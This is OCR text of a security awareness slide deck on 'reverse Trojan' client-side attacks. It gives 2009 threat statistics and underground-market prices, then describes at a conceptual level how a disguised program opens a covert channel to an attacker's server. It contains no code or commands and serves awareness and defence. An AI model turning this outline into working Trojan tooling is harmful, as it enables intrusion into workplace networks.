HIGH-TECH BRIDGE®

INFORMATION SECURITY SOLUTIONS

Client-side threats: Anatomy of Reverse Trojan attacks

Frédéric BOURLA

Head of Ethical Hacking Department

0x01 - About this conference

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- ✓ Slides in English, and presentation in French
- ✓ Modern techniques for computer attacks
- ✓ External attacks, but client-side focused
- ✓ Content & Purpose:
  Client-side attacks – Principles, Risks & Motivations
  To inform and raise awareness on risks and techniques which still remain unknown
- ✓ 3 case studies of real-world intrusion scenarios
- ✓ 1 demonstration for each of these deadly scenarios
- ✓ 2 screens: Victim on the left & Hacker on the right
- ✓ Estimated duration: 2 rounds of 59'59''

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Frédéric BOURLA

Head of Ethical Hacking Department

High-Tech Bridge SA

12 years experience in Information Security

LPT, CISSP, CHFI, ECSA, CEH, eCPPT

RHCE, RHCT, MCP, CCSE, CCSA

frederic.bourla@htbridge.ch

Table of contents

Who is behind data breaches?

73% resulted from external sources

39% implicated business partners

30% involved multiple parties

18% were caused by insiders

[according to EC-Council's statistic]

✓ According to the Internet Security Alliance, 1 billion USD is yearly stolen around the world through intellectual property and company secrets theft.


✓ In 2009, there were 6 Trojans, 3 worms and 1 virus in the top 10 new malicious code families detected by Symantec, and 2 of the 3 worms included a back door component.

The whole underground economy is healthy... There is no financial crisis for cybercriminals. Here are goods and services advertised for sale on underground economy servers:

Overall Rank 2009	2008	Item	Percentage 2009	2008	Range of Prices
1	1	Credit card information	19%	32%	$0.85–$30
2	2	Bank account credentials	19%	19%	$15–$850
3	3	Email accounts	7%	5%	$1–$20
4	4	Email addresses	7%	5%	$1.70/MB–$15/MB
5	9	Shell scripts	6%	3%	$2–$5
6	6	Full identities	5%	4%	$0.70–$20
7	13	Credit card dumps	5%	2%	$4–$150
8	7	Mailers	4%	3%	$4–$10
9	8	Cash-out services	4%	3%	$0–$600 plus 50%–60%
10	12	Website administration credentials	4%	3%	$2–$30

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS


Phishers do attack all sectors...



...but volume of phishing URL clearly shows that Financial Institutions & ISP remain the most targeted sectors.

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

Every threat to confidential information increased in 2009:




There is a **huge proliferation of malicious code.** In 2009, Symantec created 2'895'802 new malicious code signatures. This is a **71% increase over 2008,** when 1'691'323 new malicious code signatures were added.


Of the threat instances that Symantec reputation-based techniques protected users from in 2009, approximately **57% corresponded to singletons** (file instances that are seen on only one computer).

This finding is consistent with most observations that **malicious code authors are creating unique threats** using advanced techniques, such as packing, obfuscation, and server-side polymorphism.

Evolution of malicious code signatures:




Most attacks in 2009 targeted the end-user, quite often through Web browser plug-in vulnerabilities:




Why shall you attack the sturdy front door...


...When you can go through the small window?




Presentation of a standard network diagram:



Presentation of a standard network diagram:



Presentation of a standard network diagram:



- ✓ Hackers often try to steal confidential information from a company by compromising its information systems.
- ✓ The attacker is generally on the Internet, and does not necessary have prior information regarding its target.
- ✓ Companies most often permit their employees to connect to the Internet, at least through a few protocols.

- ✓ Hackers usually have a deep knowledge as well as clearly defined objective, and in some cases a specific target.
- ✓ Perimeter defenses have become more and more efficient, but the local area network and, worst of all, internal users remain weak... Thus allowing powerful client-side attacks in nowadays threats.

Table of contents

Ever heard of Reverse Trojan attacks?

According to legend, the Trojan war was provoked by Trojan prince Pâris who kidnapped Helen, the Greak wife of the king of Sparta, Menelaus...

...to avenge this insult, the Greeks launched their army, commanded by Agamemnon, against the city of Troy.


After a ten years siege, Troy was taken through the ruse of a big wooden horse, introduced in the city and from which came the warriors who opened the gates of the city.

- ✓ A remote Hacker, somewhere on the Internet, wants to **take control of one of your employees' workstations.**

- ✓ With such an access, the Hacker would be in the same **situation as the legitimate user** who has been compromised.

- ✓ Mainly, he would be able to:
  - **Access local files and hardware.**
  - **Execute programs locally,** on belief of the victim, and possibly get more privileges.
  - **Reach network resources without facing perimeter firewalls.**
  - **Sniff network packets.**
  - **Bounce for other attacks.**

It is therefore admitted that the **intrusion is complete if the attacker has access to at least one computer** on the internal network... To proceed, a remote **Hacker hides his malicious code** inside an apparently legitimate and safe program which, when run, will establish an **hidden communication channel** between the target and a remote server under control of the attacker.



Unfortunately, lots of common beliefs:

✓ We are a small company. Hackers are not interested by us.

✓ I do not fear Hackers. I have a firewall as well as an efficient and up-to-date antivirus solution.

✓ At home, I do not need any particular protection. I never had any problem despite I even do not have a single antivirus software.

But all these common beliefs are false:

✓ **Everybody is concerned. There are targeted attacks** (such as Information Warfare and theft of sensitive information) **and purely blind attacks** (such as botnet creation and spam relay).

✓ **A Trojan Horse is not a virus.** He does not replicate itself nor damage the hosting system. **It should be as quiet as possible.**

But all these common beliefs are false:

✓ As long as there will be such common beliefs and lack or awareness, **end-users will remain the weakest point** of the security chain.

But all these common beliefs are false:

